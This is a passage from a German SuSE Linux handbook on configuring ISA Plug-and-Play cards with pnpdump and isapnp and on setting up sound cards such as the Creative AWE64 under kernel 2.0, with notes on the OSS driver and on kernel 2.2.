  - Wenn der **lp**-Treiber fest im Kernel eincompiliert ist: erscheinen diese Meldungen stattdessen in `/var/log/boot.msg`.
  - Eine Schnittstelle, z. B. `/dev/lp1`, ist aktiv, wenn der Befehl `tunelp /dev/lp1` mit "`/dev/lp1 using polling`" oder "`/dev/lp1 using IRQ nnn`" antwortet.
- Können Sie mit **cat** Daten direkt auf die Druckerschnittstelle ausgeben? Testen Sie dies z. B. mit `cat /var/log/boot.msg > /dev/lp1` Falls das nicht funktioniert,
  - ist das **lp**-Modul wohl noch nicht geladen.
  - Eventuell haben Sie ein „Plug-and-Play“-BIOS und Sie haben die Schnittstellen-Konfiguration dort auf `auto` stehen; weisen in Sie der Schnittstelle bitte explizit eine Adresse zu (Standard ist: `0x0378` bzw. nur `378`).
  - Sollte der Drucker nur „blinken“, dann ist die Schnittstelle im BIOS eventuell auf `ECP+EPP` konfiguriert, womit der Drucker aber nichts anfangen kann. Stellen Sie in einem solchen Fall zunächst einmal auf `normal` um.
- Falls der Drucker die Standardauflösung `300 × 300 dpi` nicht unterstützt: wurde die richtige Druckerauflösung lt. Druckerhandbuch mit YaST oder in der `/etc/apsfilterrc` eingestellt?
- Was sagt `lpc status`?
- Versuchen Sie mal `lpc up all`.

- Zumindest die `raw` Warteschlange sollte bei jedem Drucker funktionieren und wenigstens die Ausgabe von ASCII-Dateien gestatten.
- Wenn Sie beim `lpr`-Aufruf die Option `-P` verwenden, darf *kein* Leerzeichen vor dem Druckernamen stehen.
- Arbeiten Sie mit der richtigen Druckerschnittstelle (vgl. Abschnitt 11.1.1)?
- Der Kernel darf keinen PLIP-Treiber enthalten (`/var/log/boot.msg`)!



# Kapitel 12

## Hardware rund um den Linux-Rechner

### 12.1 Vorbemerkung

Mittlerweile ist es möglich, die meisten PC-Komponenten mit mehr oder weniger Aufwand in ein Linux-System zu integrieren. Wie dies im Einzelnen zu bewerkstelligen ist und welche Software zur Verfügung steht, kommt in diesem Kapitel zur Sprache<sup>1</sup>. Zur Problematik des „Druckens“ vgl. Kapitel 11, des „Faxens“ vgl. Abschnitt 7.8 und zur Benutzung von ISDN-Geräten vgl. Abschnitt 7.5. PCMCIA-Hardware wird in Kapitel 5 erläutert.

Zum Zeitpunkt der Drucklegung dieses Handbuchs war nicht klar, ob der Distribution die Kernelversion 2.2 oder 2.0.x zugrundeliegt. Die nun folgende Beschreibung der Konfiguration von ISA-PnP-Geräten sowie des Umgangs mit ISA-PnP-Soundkarten bezieht sich deshalb auf die Kernelversion 2.0.x. Im Anschluss an diese Beschreibung wird in einem kurzen Ausblick auf die zu erwartenden Änderungen in den 2.2er Kernels eingegangen. Details zu diesem Thema entnehmen Sie jedoch bitte der Datei CD1:LIESMICH oder entsprechenden Artikeln unserer Supportdatenbank <http://www.suse.de/Support/sdb>.



### 12.2 ISA „Plug and Play“-Hardware

#### Allgemeines:

Seit geraumer Zeit gibt es „ISA PnP-Karten“. „PnP“ ist die Abkürzung für engl. *Plug and Play*<sup>2</sup>. Die Grundidee dieses Gerätetyps ist es, die vom Gerät benötigten Systemressourcen wie etwa den IRQ dynamisch zur Laufzeit festzulegen. Dies kann grundsätzlich entweder durch das Betriebssystem (bzw. dessen Dienstprogramme) erfolgen oder bei moderneren Mainboards während des Bootens durch das BIOS. So sollen anders als bei „alten“ Karten mit festen Parametern Konflikte zwischen verschiedenen Hardwarekomponenten vermieden werden, da ja das Betriebssystem oder das BIOS selber dafür Sorge tragen kann, daß keine zwei Geräte etwa denselben Interrupt

<sup>1</sup> Zumindest ist dies mal ein Anfang ;-)

<sup>2</sup> Auch oft und nicht immer zu unrecht als Plug and Pray bezeichnet.

benutzen. Ein manuelles Konfigurieren über Jumper soll dann nicht mehr notwendig sein. Soweit die Theorie ...

### Konfiguration:

Bei der Festlegung der Parameter von ISA-PnP-Karten durch das BIOS steht man vor der folgenden Problematik: Im allgemeinen sind zwar die den Karten zugewiesenen Werte bei jedem Booten identisch, wird jedoch z. B. eine weitere ISA-PnP Karte in das System eingebaut, so sind die neuen Werte völlig unvorhersagbar. Da solche Parameter jedoch in manche Kernel-Module fest einkompiliert werden müssen, führt dies zunächst dazu, daß die Karte vom entsprechenden Treiber nicht mehr angesprochen werden kann. Auch ist es oft aufwendig, die zugewiesenen Werte überhaupt erst einmal in Erfahrung zu bringen. Zuguterletzt scheinen sich einige Karten nicht völlig an die ISA-PnP-Spezifikation zu halten und verursachen so Schwierigkeiten.



Von der Verwendung der automatischen Zuweisung durch das BIOS sollte also unter Linux abgesehen werden. Deaktivieren Sie ggf. die automatische Konfiguration von ISA-PnP-Karten in Ihrem BIOS. Notieren Sie sich bitte vor Änderungen an den BIOS-Einstellungen die ursprünglichen Werte, um Sie im Falle einer Fehleinstellung wiederherstellen zu können!

Die Initialisierung von ISA-PnP-Karten erfolgt unter SuSE Linux bei Kernen der 2.0er Serie mit Hilfe der beiden Programme **pnpdump** und **isapnp**. Der Benutzer muß hierbei aus einer Liste möglicher Konfigurationen eine passende wählen. Dies hat den Vorteil, daß es immer vorhersagbar bleibt, welche Karte welche Werte zugewiesen bekommt.

Alle im folgenden beschriebenen Schritte müssen natürlich als Superuser ('root') durchgeführt werden. Weitere Informationen können Sie z. B. dem *ISA-PnP FAQ* entnehmen, erhältlich u. a. unter <http://www.roestock.demon.co.uk/isapnptools/> – eine sehr sinnvolle Lektüre.

Es wird davon ausgegangen, daß es sich um eine Erstkonfiguration handelt. Existiert im Verzeichnis `/etc` bereits eine Datei `isapnp.conf`, so stammt diese höchstwahrscheinlich von einem früheren Konfigurationsversuch. Erstellen Sie in diesem Fall ein Backup dieser Datei:

```
root@erde:/etc/ # cp /etc/isapnp.conf /etc/isapnp.conf.bak
```

Rufen Sie das Programm **pnpdump** auf und leiten Sie die Ausgabe in die Datei `/etc/isapnp.conf` um:

```
root@erde:/etc/ # /sbin/pnpdump > /etc/isapnp.conf
```

Schauen Sie sich diese Datei mit einem Editor Ihrer Wahl an, z. B.

```
root@erde:/etc/ # joe /etc/isapnp.conf
```



Hintergrund: **pnpdump** scannt alle Isa-PnP-Karten und schreibt mögliche Konfigurationen (Interrupts, ...) zur Standardausgabe (engl. *stdout*). Dies geschieht in einer Form, die für das Programm **isapnp** lesbar ist. Mit diesem werden später (manuell im laufenden System oder automatisch bei jedem Booten) die installierten ISA-PnP-Karten initialisiert.

### Mögliche Fehlerquellen:

**pnpdump** liefert eine Ausgabe der Art: "No boards found". Es kann auch vorkommen, daß eine oder mehrere der installierten ISA-PnP-Karten nicht erkannt werden. – Mögliche Erklärungen:

- Sie haben keine ISA-PnP-Karte in Ihrem System installiert: Überprüfen Sie, welche Karten in Ihrem System installiert sind und lesen Sie deren Dokumentation. Fragen Sie ggf. den Händler, von dem Sie Ihren Computer erstanden haben nach den installierten Karten.
- Die Karte(n) ist/sind defekt: überprüfen Sie den richtigen Sitz der Karten in den Steckplätzen. Testen Sie das richtige Funktionieren der Karten unter einem anderen Betriebssystem.
- Es gibt Karten, die entweder als ISA-PnP-Karte betrieben werden können oder denen feste Ressourcen zugewiesen werden können (Beispiel: einige 10 MBit NE2000 ISA Ethernetkarten). Meist kann mit einem DOS-Programm zwischen den beiden Modi hin- und hergeschaltet werden.

Achtung: Die Tatsache, daß **pnpdump** die in Ihrem System installierten ISA-PnP-Karten findet, bedeutet noch nicht, daß diese auch von Linux unterstützt werden.

### Vorbereitungen:

Sie haben nun einen Editor gestartet und die Datei `/etc/isapnp.conf` geladen. Der nächste Schritt ist, die Kommentarzeichen '#' vor einigen Einträgen dieser Datei zu entfernen.

Haben Sie keine Angst davor, Änderungen an der Datei zu machen. Bei fehlerhaften Änderungen können Sie die Datei jederzeit neu mit **pnpdump** erzeugen. Wenn Sie beim Entfernen der Kommentarzeichen einen Fehler machen, so passiert beim nachfolgenden Aufruf von **isapnp** (s.u.) mit allergrößter Wahrscheinlichkeit nicht mehr, als daß die Karten nicht richtig initialisiert werden.

Geht wirklich etwas ernsthaft schief und das System stürzt ab (z. B. durch einen Interrupt-Konflikt), so können Sie immer mit dem Rettungssystem (vgl. Kapitel 16) booten und dann die Datei `/etc/isapnp.conf` löschen. Booten Sie danach wie gewohnt. Da die Karten nicht mehr initialisiert werden, ist nicht mehr mit Schwierigkeiten zu rechnen. Versuchen Sie dann erneut, die Karten zu konfigurieren.

Ein Beispiel für `/etc/isapnp.conf` in einem System mit einer Soundkarte „Creative Labs Soundblaster AWE64“ finden Sie in Anhang E<sup>3</sup>. Natürlich sieht diese Datei von System zu System unterschiedlich aus; Sie können sie nicht ohne weiteres so in Ihrem System verwenden.

<sup>3</sup> Diese Ausgabe wurde mit der Version 1.10 der isapnp-Tools erstellt und kann bei neueren Versionen von **pnpdump** leicht unterschiedlich aussehen.

### Regeln für Einträge in `/etc/isapnp.conf`:

**pnpdump** liefert für jede installierte ISA-PnP Karte eine oder mehrere Konfigurationsmöglichkeiten. Der Eintrag für eine Karte beginnt mit einer Zeile der Art

```
Card 1: (serial identifier ec 00 01 04 d8 9d 00 8c 0e)
```

und endet mit dem Beginn des Eintrags für die nächste Karte. Eine Karte kann mehr als eine Funktion auf sich vereinigen. Zum Beispiel ist auf einer Soundkarte neben der reinen Soundfunktionalität meist auch ein Gameport, ein MPU401 sowie ein Synthesizer enthalten. Eine oder mehrere dieser Funktionalitäten bilden zusammen logische Geräte (engl. *logical device*). Diese logischen Geräte können als weitgehend unabhängig voneinander betrachtet werden. Physikalisch kann ein logisches Gerät auf einer Steckkarte etwa durch einen einzelnen Chip realisiert sein, der mehrere Funktionen übernimmt. Innerhalb des Eintrages für eine Karte in der `/etc/isapnp.conf` ist deshalb für jedes logische Gerät ein Unterabschnitt zu finden.

Eine Untersektion für ein logisches Gerät beginnt mit einer Zeile der Art

```
(CONFIGURE CTL009d/66776 (LD 0
```

und endet mit dem Eintrag

```
(ACT Y)
)
```

Vor '(ACT Y)' befindet sich in der „rohen“ (d. h. unbearbeiteten) Ausgabe von **pnpdump** noch ein Kommentarzeichen '#'. Entfernen Sie es. Soll die entsprechende Funktionalität der Karte später durch **isapnp** nicht initialisiert werden, so ändern Sie das 'Y' in ein 'N' um.

Innerhalb des Konfigurationsteils für ein logisches Gerät finden sich verschiedene Blöcke, die durch Leerzeilen getrennt sind. Diese stellen die alternativ verwendbaren Konfigurationsoptionen für ein logisches Device dar. Wählen Sie nur *einen* dieser Blöcke aus und entfernen Sie die Kommentarzeichen '#' vor allen Einträgen innerhalb des Blocks, die in Klammern gesetzt sind, etwa

```
(INT 0 (IRQ 5 (MODE +E)))
```

Im Zweifelsfall sollten Sie die öffnenden und schliessenden Klammern zählen. Nach '(ACT Y))' dürfen keine Klammern mehr geöffnet sein. Die anderen Zeilen sind echte Kommentare. Sie können unverändert bleiben (oder – je nach Wunsch – auch ganz gelöscht werden). Lesen Sie diese Kommentare dennoch, sie enthalten evtl. wichtige Informationen.



Achten Sie bei der Auswahl eines Blocks darauf, keine Ressourcen mehrfach zu vergeben. Vermeiden Sie die gleichzeitige Verwendung der Interrupts 2 und 9.

Informationen über die in Ihrem System bereits verwendeten Ressourcen erhalten Sie bei 2.0er Kernels z. B. durch die Befehle

```

root@erde:/ # cat /proc/interrupts (tats. bisher verw. IRQs)
root@erde:/ # cat /proc/ioports (tats. bel. Portadr. und IO-Bereiche)
root@erde:/ # cat /proc/dma (tatsächlich belegte DMA-Kanäle)

```

Verwendete Ressourcen sind dort allerdings erst z.T. sichtbar, wenn die dazugehörigen Geräte in Benutzung sind (Beispiel: gemountete Floppy). Ggf. müssen Sie auf noch nicht verwendete Interrupts etc. ausweichen und die `/etc/isapnp.conf` entsprechend abändern (z. B. den vorgeschlagenen 'IRQ 5' für ein Gerät umändern in 'IRQ 7'). Dieser Fall ist allerdings eher selten. Speichern Sie die Datei ab und verlassen Sie den Editor. Rufen Sie das Programm **isapnp** auf:

```
root@erde:/ # /sbin/isapnp /etc/isapnp.conf
```

Sie erhalten eine Ausgabe wie z.B.

```
Board 1 has Identity c6 ff ff ff ff 11 14 b2 50:
TER1411 Serial No 4294967295 [checksum c6]
```

Wenn Sie keinen Fehler begangen haben, so sind Ihre ISA-PnP-Karten jetzt initialisiert.

Allerdings sagt diese Ausgabe noch nichts darüber aus, ob alles glattgegangen ist. Sie zeigt lediglich, daß eine Karte überhaupt als ISA-PnP-Gerät erkannt wird. **isapnp** wird im übrigen automatisch bei jedem Booten ausgeführt, sobald sich im Verzeichnis `/etc` eine Datei mit Namen `isapnp.conf` befindet.



### ISA-PnP und Module:

Durch **pnpdump** und **isapnp** ist es möglich, ISA-PnP-Karten zu initialisieren. Diese Fähigkeit ist unabhängig von der Frage, ob die entsprechende Karte von Linux unterstützt wird oder nicht. Die eigentliche Kommunikation zwischen Linux und der Karte erfolgt über die Treiber. Nun ist es zwingend erforderlich, daß eine Karte initialisiert wird, bevor ein Treiber sie anspricht. Da das Programm **isapnp** aber natürlich erst (automatisch) ausgeführt werden kann, nachdem der eigentliche Kernel geladen wurde, ist es zwingend erforderlich, Treiber für ISA-PnP als Kernel-Module zu generieren. Diese Module können dann nach dem Aufruf von **isapnp** geladen werden. Der nächste logische Schritt nach dem Aufsetzen von `/etc/isapnp.conf` ist deshalb die Konfiguration, Übersetzung und Installation der zu den Karten gehörenden Module. Hierbei müssen Sie im Regelfall die in `/etc/isapnp.conf` ausgewählten Interrupts etc. angeben. Manche Module erlauben es auch, diese Ressourcen als Kommandozeilenargument anzugeben. Eine der Hauptschwierigkeiten bei der Konfiguration von ISA-PnP-Karten ist die Zuordnung der angebotenen Portadressen, Interrupts und DMA-Kanäle zu den einzelnen Funktionen einer Karte. Teilweise sind diesen zwar „beschreibende“ Zeichenketten vorangestellt, diese sind jedoch manchmal nicht dazu geeignet, diese Identifizierung durchzuführen. In solchen Fällen ist etwas Experimentierfreude bei der Zuordnung gefragt, und es kann schon ein kleiner Kampf sein, bis die Karte in allen Einzelheiten vom Treiber unterstützt wird.

### Fehlerbehebung:

**Symptom:** Sie erhalten eine Fehlermeldung der Art :

```
* LD setting failed, this may not be a problem.
* Try adding (VERIFYLD N) to the top of your script
*
* Error occured requested 'LD2' on or around line 319
* --- further action aborted
```

**Lösung:** Folgen Sie dem Ratschlag der Fehlermeldung und fügen Sie am Beginn der `/etc/isapnp.conf` die Zeile

```
(VERIFYLD N)
```

ein, also z. B.

```
[...]
(DEBUG)
(VERIFYLD N)
(READPORT 0x0203)
(ISOLATE)
(IDENTIFY *)
[...]
```

### 12.3 Soundkarten

Eine Soundkarte unter Linux zu betreiben ist kein Zauberkunststück. Wenn es zu Schwierigkeiten kommt, so hängt das meistens mit einer der folgenden Ursachen zusammen:

- Die allermeisten verfügbaren Geräte sind momentan ISA-PnP-Karten. Oft werden diese nicht oder nicht richtig initialisiert oder die automatische Erkennung durch das BIOS ist eingeschaltet. Das genaue Vorgehen zur Konfiguration einer ISA-PnP-Karte wird im Abschnitt 12.2 beschrieben.
- Bei der Konfiguration des Treibers ist man manchmal darauf angewiesen, zu „experimentieren“. Es geht z. B. aus den Kommentaren in der Datei `/etc/isapnp.conf` nicht immer klar hervor, welche Portadresse nun gerade zum MPU401 gehört und so muß man etwas herumprobieren, bis man die „Richtige“ erwischt hat.
- Die Chipsätze mancher Karten werden eigentlich von den verfügbaren Treibern nicht unterstützt. Sie bieten jedoch oft eine Emulation eines verbreiteten Soundkartentyps an (meist Soundblaster oder Microsoft Soundsystem). Diese Emulation ist jedoch manchmal nicht komplett oder sie ist doch nicht so kompatibel, wie es die Dokumentation verspricht.

Man unterscheidet bei Soundkarten wie bei allen anderen Einbaukarten im PC zwischen ISA-Karten mit fester (meist gejumpeter) Konfiguration, ISA-PnP Karten (das ist der Grossteil der verfügbaren Soundkarten), PCI-Karten, Vesa Local Bus- und EISA-Karten. Zusätzlich gibt es manchmal OnBoard-Typen dieser Geräte. Diese hängen aber wie Ihre Steckkarten-Kollegen am entsprechenden Bus; ihre Konfiguration unterscheidet sich normalerweise nicht von diesen. Es gibt Karten, die sowohl als ISA-PnP-Karten als auch als ISA-Karten mit festen Werten betrieben werden können.

Vesa Local Bus- und EISA-Soundkarten sind sehr selten, PCI-Soundkarten kommen gerade auf. Alle drei Typen sind von frei verfügbaren Treibern kaum

unterstützt und sollen deshalb hier ausgeklammert werden. Es gibt eventuell die Chance, zumindest einige PCI-Karten unter Linux mit dem (kommerziellen) Treiber von **4front** zu betreiben (hierzu weiter unten mehr). Der Unterschied zwischen ISA-PnP-Karten und „normalen“ ISA-Karten liegt – wie beschrieben – in der Art, wie die Konfigurationsparameter festgelegt werden. Dies impliziert, daß Treiber für ISA-PnP-Karten zwingend als Module übersetzt werden müssen. Natürlich *kann* der Treiber für „normale“ ISA-Karten auch als Modul übersetzt werden. Um eine einheitliche Beschreibung zu ermöglichen, soll deshalb nur diese Möglichkeit erläutert werden. Zunächst wird das generelle Vorgehen, wie es für alle ISA-PnP-Karten gültig ist, geschildert<sup>4</sup>. Einzelne Punkte werden am Beispiel der sehr verbreiteten **Creative SB AWE64 PnP** erläutert.

Bei Supportanfragen zur Konfiguration Ihrer Soundkarte beziehen Sie sich bitte auf den Unterpunkt der folgenden Beschreibung, bei dem zuerst Schwierigkeiten aufgetreten sind



### Vorgehen:

1. Installieren Sie die Pakete Paket `isapnp` (Serie `ap`) und Paket `lx_suse` (Serie `d`), falls noch nicht geschehen.
2. Konfigurieren Sie Ihre ISA-PnP-Karte wie im Abschnitt 12.2 beschrieben oder bringen Sie im Falle älterer ISA-Karten die Parameter der Karte in Erfahrung.

Einige Details der im Anhang aufgeführten Datei `/etc/isapnp.conf` (einer **AWE 64**) sollen hier erläutert werden :

- Soundblaster DMA : 1
- Sound Blaster 16-bit DMA : 5
- Soundblaster IRQ : 5
- Soundblaster Portadresse : 0x220
- MPU401 : 0x330
- Synthesizer : 0x388

*Achtung:* Diese Werte können Sie nicht ohne weiteres übernehmen!

Wie man sieht, ist diese Zuordnung der Datei `/etc/isapnp.conf` in Anhang E nicht ohne weiteres zu entnehmen. Jedoch sollten sehr ähnliche Werte auch bei den meisten Soundblaster-kompatiblen Karten zu finden sein, so daß obige Liste als Beispiel dienen mag.

Die Ausgabe, die **pnpdump** für Ihre **AWE 64 PnP** liefert, wird für das logische Gerät des Wavetables (normalerweise LD2) übrigens in vielen Fällen von dem Beispiel im Anhang abweichen. Dies geht auf einen Fehler der AWE64 zurück. Details finden Sie z. B. im Artikel „Sound: pnpdump und AWE64“ unserer Supportdatenbank (vgl. Abschnitt H.1.3, Seite 495).

<sup>4</sup> Für non-PnP-Karten ersetzen Sie die Festlegung der Parameter mittels **pnpdump** und **isapnp** durch andere Methoden: auf der Karte nachschauen, Dokumentation der Karte, Hardware-Erkennung von Windows 95, der Händler, ...

3. Wechseln Sie in das Verzeichnis `/usr/src/linux/`. Dieses enthält nach der Installation von Paket `lx_suse` die von SuSE aufbereiteten Quellen des Linux-Kernels.
4. Rufen Sie den Befehl **make menuconfig** auf. Details zur Konfiguration des Kernels finden Sie in Kapitel 13.
5. Aktivieren Sie die Soundunterstützung als Modul.
6. Wählen Sie den zu Ihrer Soundkarte passenden Treiber aus. Viele Karten lassen sich mit dem Soundblaster-Treiber betreiben (Option 'Sound Blaster (SB, SBPro, SB16, clones) support'). Aktivieren Sie die Option '/dev/audio and /dev/dsp support'. Zusätzlich werden oft die Optionen 'MIDI interface support' sowie 'Generic OPL2/OPL3 FM synthesizer support' bzw. 'FM synthesizer - (YM3812/OPL-3) support' benötigt. Einige Treiber beinhalten bereits eine eigene Unterstützung für den MPU401 (z. B. der Soundblaster-Treiber). In diesem Fall darf die Option 'MPU-401 support (NOT for SB16)' nicht verwendet werden. Normalerweise müssen Sie nun einige Parameter für den Soundtreiber wie z. B. den IRQ angeben. Verwenden Sie hierbei bitte exakt die Werte, die Sie in der Datei `/etc/isapnp.conf` für Ihre Karte ausgewählt haben oder die Sie im Falle einer non-ISA-PnP-Karte für Ihr Gerät in Erfahrung gebracht haben. Aktivieren Sie ggf. auch noch spezielle Eigenschaften Ihrer Soundkarte (z. B. AWE32 Synthesizer).

Eine generelle Regel für die auszuwählenden Optionen gibt es nicht. Bildschirmausgabe 12.3.1 zeigt jedoch die Optionen, wie sie in Kernels der 2.0er Serie für eine „Creative SB AWE64 PnP“ ausgewählt werden müssen. Hierbei wurden die Ressourcen verwendet, wie sie in der im Anhang befindlichen `isapnp.conf` ausgewählt wurden.

Folgende Punkte sind bemerkenswert: Der MPU-401 wurde nicht explizit ausgewählt. Der Grund ist, daß der SB16- Treiber einen eigenen Treiber für den MPU401 enthält. Entgegen dem Kommentar im Konfigurationsmenu wurde für den SB MPU-401 IRQ nicht -1 angegeben, sondern 5. Dies scheint für einige Versionen des AWE64 sowie der auf dem Vibra-Chip basierenden SB16 notwendig zu sein.

7. Übersetzen Sie den Kernel und die Module. Hierbei müssen Sie darauf achten, daß der Kernel mit Modulunterstützung konfiguriert wurde. Installieren Sie den übersetzten Kernel als Bootkernel und rebooten Sie den Rechner. Wenn Sie sicher sind, daß die verwendeten Kernelquellen zum aktuell laufenden Kernel passen (selbe Version) und dieser Kernel bereits mit Modulunterstützung für Soundkarten übersetzt wurde, so reicht es aus, die Module neu zu übersetzen und zu installieren. Dies ist insbesondere dann der Fall, wenn Sie einen Standard-Kernel der SuSE Linux verwenden im Zusammenhang mit den Kernelquellen des Paketes `lx_suse`. Sie können mit dem Befehl

```
root@erde:/ # uname -a
```

feststellen, welchen Kernel Sie aktuell gebootet haben (Übersetzungszeitpunkt, Version,...).

8. Vergessen Sie nach dem Übersetzen der Module (**make modules**) nicht, diese zu installieren (**make modules\_install**). Bitte beachten Sie, daß

```

<M> Sound card support
 Old configuration script (For: SM Wave, PSS & AudioTrix Pro) -->
[] ProAudioSpectrum 16 support
[*] Sound Blaster (SB, SBPro, SB16, clones) support
[*] Generic OPL2/OPL3 FM synthesizer support
[] Gravis Ultrasound support
[] MPU-401 support (NOT for SB16)

[Einige nicht aktivierte Einträge geloescht]

[] Support for Crystal CS4232 based (PnP) cards
[] Support for Turtle Beach Wave Front (Maui, Tropez) synthesizers
[*] /dev/dsp and /dev/audio support
[*] MIDI interface support
[*] FM synthesizer (YM3812/OPL-3) support
(220) I/O base for SB Check from manual of the card
(5) Sound Blaster IRQ Check from manual of the card
(1) Sound Blaster DMA 0, 1 or 3
(5) Sound Blaster 16 bit DMA (_REQUIRED_for SB16, Jazz16, SMW) 5, 6 o
(330) MPU401 I/O base of SB16, Jazz16 and ES1688 Check from manual of
(5) SB MPU401 IRQ (Jazz16, SM Wave and ES1688) Use -1 with SB16
(65536) Audio DMA buffer size 4096, 16384, 32768 or 65536

[*] Additional low level drivers
[] ACI mixer (miroPCM12)
[*] AWE32 synth

```

Bildschirmausgabe 12.3.1: Beispielkonfiguration einer AWE 64

bei der Installation der Module eventuell bereits vorhandene Module in `/lib/modules/<[KernelVersion]>` überschrieben werden. Achten Sie also darauf, den ganzen Kernel entsprechend Ihren Gegebenheiten zu konfigurieren, nicht bloß das Sound-Modul.

Es reicht manchmal auch aus, nur das übersetzte Soundmodul aus dem entsprechenden Verzeichnis in das Modulverzeichnis zu kopieren, z. B.:

```
cp /usr/src/linux/drivers/sound/sound.o /lib/modules/2.0.36/misc/
```

- Entfernen Sie ein ggf. bereits geladenes älteres Soundmodul aus dem Kernel:

```
root@erde:/ # rmmod sound
```

und laden Sie das neu übersetzte Modul:

```
root@erde:/ # modprobe sound
```

bzw.

```
root@erde:/ # insmod sound
```

Dieser Befehl sollte ohne Fehlermeldungen zurückkommen, sonst haben Sie wahrscheinlich in den vorangegangenen Schritten einen Fehler gemacht.

- Der Sound sollte jetzt funktionieren. Weiter unten werden Möglichkeiten beschrieben, dies zu testen.

### Testen, ob alles geklappt hat:

Sie haben nun alle Schritte befolgt und wollen testen, ob Sie nun auch wirklich Sound erzeugen können. Geben Sie hierfür (nach dem Laden des Sound-Moduls) den folgenden Befehl ein:

```
root@erde: / # cat /dev/sndstat
```

Dieser sollte (im Falle der AWE64) eine Ausgabe ähnlich der in Beispiel Bildschirmausgabe 12.3.2 gezeigten liefern.

```
Installed drivers:
Type 1: OPL-2/OPL-3 FM
Type 2: Sound Blaster
Type 7: SB MPU-401

Card config:
Sound Blaster at 0x220 irq 5 drq 1,5
SB MPU-401 at 0x330 irq 5 drq 0
OPL-2/OPL-3 FM at 0x388 drq 0

Audio devices:
0: Sound Blaster 16 (4.16)

Synth devices:
0: Yamaha OPL-3
1: AWE32-0.4.2c (RAM8192k)

Midi devices:
0: Sound Blaster 16

Timers:
0: System clock

Mixers:
0: Sound Blaster
1: AWE32 Equalizer
```

Bildschirmausgabe 12.3.2: Ausgabe des Befehls `cat /dev/sndstat`

Insbesondere darf keiner der unter 'Card config' genannten Treiber in Klammern stehen. Ist dies der Fall, so wurde die (in den Kernel einkompilierte) Funktionalität auf der Karte nicht erkannt.

Wenn Sie mit diesem Befehl eine Ausgabe wie die genannte erzielen, so können Sie z. B. versuchen, eine Audio-Datei abzuspielen:

```
root@erde: # cat song.au > /dev/audio
root@erde: # cat song.wav > /dev/dsp
root@erde: # tracker song.mod
```

Midi-Files können Sie z. B. mit den KDE-Programmen **kmid** und **kmidi** sehr bequem abspielen, wenn Ihre Karte diese Funktionalität unterstützt.

Wenn `cat /dev/sndstat` die gewünschte Ausgabe liefert und `cat mysong.au > /dev/audio` ohne Fehlermeldung zurückkommt, Sie aber immer noch nichts hören, so versuchen Sie einmal, z. B. das Programm `mix` zu starten. Es ist auch denkbar, daß einfach die Lautstärke nicht richtig eingestellt ist.

### Open Sound System (OSS):

Wenn Sie Schwierigkeiten haben, Ihre Soundkarte unter Linux zum „Tönen“ zu bewegen, so bietet sich evtl. die Verwendung des (kommerziellen) Sound-systems OSS von **4front** an. Viele moderne Soundkarten können unter Linux ausschließlich mit diesem Treiber bedient werden. Auch umgeht man die Probleme mit ISA-PnP-Soundkarten, da deren Initialisierung von OSS übernommen wird. Die volle Funktionalität mancher Soundblaster-„kompatiblen“ Karte kommt erst unter OSS zum Tragen. Für Sie sind zwei Versionen von OSS interessant:

1. Von der Webseite von **4front** <http://www.4front-tech.com> erhalten Sie ein laufzeitbeschränktes Demo der neuesten Version von OSS. Auf Wunsch können Sie diesen Treiber bei uns oder auch direkt bei **4front** freischalten lassen. Er unterstützt neben den meisten ISA-Geräten auch eine Reihe der PCI-basierten Soundkarten. Eine Liste aller unterstützter Karten ist unter <http://www.opensound.com/> erhältlich. – Nähere Informationen zu OSS finden Sie auch auf unserer Web-Seite <http://www.suse.de/linux.html>

Auch auf den CDs ist die zum Zeitpunkt der Herstellung der Distribution aktuellste Demoversion enthalten (Paket `ossdemo`, Serie `pay`).

2. Auf Ihrer SuSE Linux-Distribution ist OSS bereits in einer älteren freige-schalteten (d. h. kostenlosen und nicht laufzeitbeschränkten) Version enthalten (Version 3.7.1z, Paket `oss`, Serie `pay`). Viele gängige Soundkarten können hiermit betrieben werden. Versuchen Sie es!

Bitte beachten Sie, daß es sich bei der Version 3.7.1z von OSS um ein *kommerzielles Produkt* handelt. Dieses ist für Sie als Besitzer einer Vollversion von SuSE-Linux zwar kostenlos, es gelten jedoch wie für jedes andere kommerzielle Programm Einschränkungen bzgl. der freien Weitergabe sowie der Verwendung auf mehreren Rechnern. Auch darf das Paket nicht auf ftp-Servern oder anderen elektronischen Wegen zum freien Download bereitgestellt werden! Ähnliche Einschränkungen gelten für die auf der CD enthaltene Demo-Version von OSS. – *Details zu den Lizenzen entnehmen Sie bitte nach der Installation den entsprechenden Lizenzvereinbarungen im Installationsverzeichnis von OSS (/usr/lib/oss). Das Konfigurieren und die Verwendung des Treibers zeigt an, daß Sie mit dieser Lizenz einverstanden sind!*



Anleitungen zum Umgang und zur Konfiguration finden Sie nach der Installation des jeweiligen Treibers in der Datei `README.SuSE` unter `/usr/doc/packages/ossdemo` bzw. `/usr/doc/packages/oss`.

### 12.4 Ausblick auf die 2.2er Kernels

#### ISA „Plug and Play“-Hardware

Kernels der 2.2er Serie beherrschen die Initialisierung von ISA-PnP-Geräten. Um diese Funktionalität zu verwenden, muß in z. B. **make menuconfig** im Untermenü 'Plug and Play support' die gleichnamige Option aktiviert sein. Auf das Anlegen der Datei `/etc/isapnp.conf` kann dann verzichtet werden.

#### Der modularisierte Soundtreiber

Der Soundtreiber der 2.0er Kernels ist monolithisch. Alle Ressourcen müssen fest in den Treiber inkompiliert werden. Ändern sich die Ressourcen einer Karte, so muß ein neuer Soundtreiber übersetzt werden. Im Gegensatz hierzu sind alle Komponenten des Soundtreibers in den 2.2er-Kernels modular. Einzelne Treiber können also zur Laufzeit unter Angabe der notwendigen Ressourcen nachgeladen werden, das Übersetzen eines neuen Treibers ist dann nicht mehr notwendig. Detaillierte Informationen sind im Verzeichnis `/usr/src/linux/Documentation/sound` zu finden, sofern die Kernel-Quellen (Paket `lx_suse`) installiert sind.

### 12.5 Laufwerke mit wiederbeschreibbaren Medien

#### 12.5.1 Allgemeines

Unter Linux können sehr viele „Wechselmedien“ zum Einsatz kommen: Disketten-Laufwerke, ZIP-Laufwerke, JAZ-Drives, SyQuest-Plattensysteme, MO-Laufwerke (magneto-optisch) – alles ist machbar.

#### 12.5.2 Disketten-Laufwerke

Um auf Disketten zugreifen zu können, wird im Kernel „Floppy“-Support benötigt (vgl. Abschnitt 13.4.6, Seite 316).

Auf MS-DOS-Disketten kann direkt mit den **mtools** zugegriffen werden (vgl. Abschnitt 19.13, Seite 439); üblich ist es jedoch unter Linux, `minix`-Dateisysteme auf Disketten zu verwenden – derartige Medien sind mit den üblichen Mechanismen zu „mounten“ (vgl. Abschnitt 19.12, Seite 437).

#### 12.5.3 LS 120 Laufwerke

